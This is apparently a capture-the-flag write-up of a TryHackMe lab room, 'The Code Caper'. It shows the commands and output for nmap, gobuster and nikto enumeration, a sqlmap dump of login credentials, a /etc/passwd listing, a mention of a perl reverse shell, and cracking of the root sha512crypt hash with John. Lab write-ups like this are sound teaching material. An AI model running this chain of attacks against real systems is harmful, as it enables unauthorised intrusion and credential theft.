The Code Caper

This was an interesting room covering web enumeration, reverse shell, command execution, and buffer overflow concepts. It is a guided room, so it is more like a tutorial.

Task 1 : Intro
Deploy the machine

Task 2 : Host Enumeration

Run the Nmap


```
# Nmap 7.80 scan initiated Sat Jun 27 20:39:41 2020 as: nmap -A -sC -p22,80 -oN nmap_code_out.txt 10.10.132.15
Nmap scan report for 10.10.132.15
Host is up (0.39s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 6d:2c:40:1b:6c:15:7c:fc:bf:9b:55:22:61:2a:56:fc (RSA)
|   256 ff:89:32:98:f4:77:9c:09:39:f5:af:4a:4f:08:d6:f5 (ECDSA)
|_  256 89:92:63:e7:1d:2b:3a:af:6c:f9:39:56:5b:55:7e:f9 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Jun 27 20:40:02 2020 -- 1 IP address (1 host up) scanned in 21.24 seconds
```

From the Nmap output we gat :
2.1 : 2

2.3 : OpenSSH 7.2p2 Ubuntu 4ubuntu2.8
2.4 : Apache/2.4.18



And opening the web page we get
2.2 : "Apache2 Ubuntu Default Page: It works"

Task 3 : Web Enumeration

As given in the intro I ran gobuster command with suggested wordlist.

Point to note -x flag with specific extensions is very important as I ran it without the flag and after very long I found 0 files :P

But I had also run Nikto tool so it had also found administrator.php file

```
kaliuser@kali:~/tryhackme/code_capper$ gobuster dir -u http://10.10.105.38/ -w big.txt -x "txt,xml,php,html"
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.105.38/
[+] Threads:        10
[+] Wordlist:       big.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     txt,xml,php,html
[+] Timeout:        10s
===============================================================
2020/06/30 02:21:31 Starting gobuster
===============================================================
/.htaccess (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.xml (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.html (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.xml (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.html (Status: 403)
/.htpasswd.txt (Status: 403)
/administrator.php (Status: 200)
Progress: 2511 / 20474 (12.26%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2020/06/30 02:29:55 Finished
===============================================================
```

```
kaliuser@kali:~$ nikto -h http://10.10.105.38/

- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.105.38
+ Target Hostname:    10.10.105.38
+ Target Port:        80
+ Start Time:         2020-06-30 02:19:05 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a differe
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 2aa6, size: 59c3a236dfc00, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3233: /icons/README: Apache default file found.
+ /administrator.php: Admin login page/section found.
```

3.1 administrator.php

Task 4 : Web Exploitation


```
kaliuser@kali:~/Downloads$ sqlmap -u http://10.10.54.146/administrator.php --forms --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.4.5#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org
```

```
[19:13:07] [INFO] retrieved: 'secretpass'
[19:13:08] [INFO] retrieved: 'pingudad'
Database: users
Table: users
[1 entry]
+----------+------------+
| username | password   |
+----------+------------+
| pingudad | secretpass |
+----------+------------+
```

4.1 : pingudad
4.2 : secretpass
4.4 : 3 (from the sqlmap verbose prompt)

Task 5 : Command Execution

5.1 : 3



5.2 : yes

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false papa:x:1000:1000:qaa:/home/papa:/bin/bash mysql:x:108:116:MySQL Server,,,:/nonexistent:/bin/false sshd:x:109:65534::/var/run/sshd:/usr/sbin/nologin pingu:x:1002:1002::/home/pingu:/bin/bash pingu:x:1002:1002::/home/pingu:/bin/bash

For pingu's password I opened a reverse shell, Although it is mentioned that nc is installed none of the nc shells worked for me. I got the reverse shell using perl.
after getting the reverse shell I was just navigating through systems and I found a "hidden" directory which had a file called pass contain the required password

```
$ ls -lrt
total 44
drwxrwsr-x  2 root staff  4096 Apr 12  2016 local
drwxr-xr-x  2 root root   4096 Feb 26  2019 opt
drwxrwsr-x  2 root mail   4096 Feb 26  2019 mail
lrwxrwxrwx  1 root root      9 Jan 15 17:54 lock → /run/lock
drwxr-xr-x  4 root root   4096 Jan 15 17:54 spool
lrwxrwxrwx  1 root root      4 Jan 15 17:54 run → /run
drwxr-xr-x  3 root root   4096 Jan 15 18:05 www
drwxr-xr-x 10 root root   4096 Jan 15 18:05 cache
drwxr-xr-x  2 root root   4096 Jan 15 21:21 hidden
drwxr-xr-x 46 root root   4096 Jan 16 20:53 lib
drwxr-xr-x  2 root root   4096 Jan 17 19:00 backups
drwxrwxr-x  9 root syslog 4096 Jan 20 14:13 log
drwxrwxrwt 11 root root   4096 Jun 28 16:02 tmp
$ cd hidden
$ ls -lrt
total 4
-rw-r--r-- 1 www-data www-data 12 Jan 15 21:21 pass
$ cat pas
cat: pas: No such file or directory
$ cat *
pinguapingu
$ pwd
/var/hidden
```

Task 6 : Linenum

Downloaded the Linenum file and used scp to transfer it to machine ran it and checked the output

6.1 : /opt/secret/root

Task 7 : pwndgb
7.1 : read :)

Task 8 : Binary Exploitation : manually
8.1 : followed the instructions

Task 9 : Binary Exploitation: The pwntools way

9.1 Wrote the python script and ran

Task 10 : Finishing the job
From analysing the hash and referring to link given we could infer it is a 512sha hash
I have Kali VM and hashcat is not work saying no devices found

```
kaliuser@kali:~/tryhackme/code_capper$ sudo hashcat -a 0 -m 1800 root.hahs /usr/share/wordlists/rockyou.txt --force

hashcat (v5.1.0) starting...

* Device #1: This device's constant buffer size is too small.

* Device #1: This device's local mem size is too small.

No devices found/left.
```

So I cracked the password using John
First I copied /etc/passwd and /etc/shadow file in my local machine
And used unshadow utility

```
kaliuser@kali:~/tryhackme/code_capper$ sudo unshadow passwd.txt shadow.txt
root:$6$rFK4s/vE$zkh2/RBiRZ746OW3/Q/zqTRVfrfYJfFjFc2/q.oYtoF1KglS3YWoExtT3cvA3ml9UtDS8PFzCk902AsWx00Ck.:0:0:root:/root:/bin/bash

daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:*:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
```

Here unshadow step was not necessary	

And then ran John

```
kaliuser@kali:~/tryhackme/code_capper$ sudo john unshadow.txt --wordlist=/usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status


love2fish        (root)
1g 0:00:02:02 DONE (2020-06-28 22:33) 0.008169g/s 1961p/s 1961c/s 1961C/s luciole..lion01
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```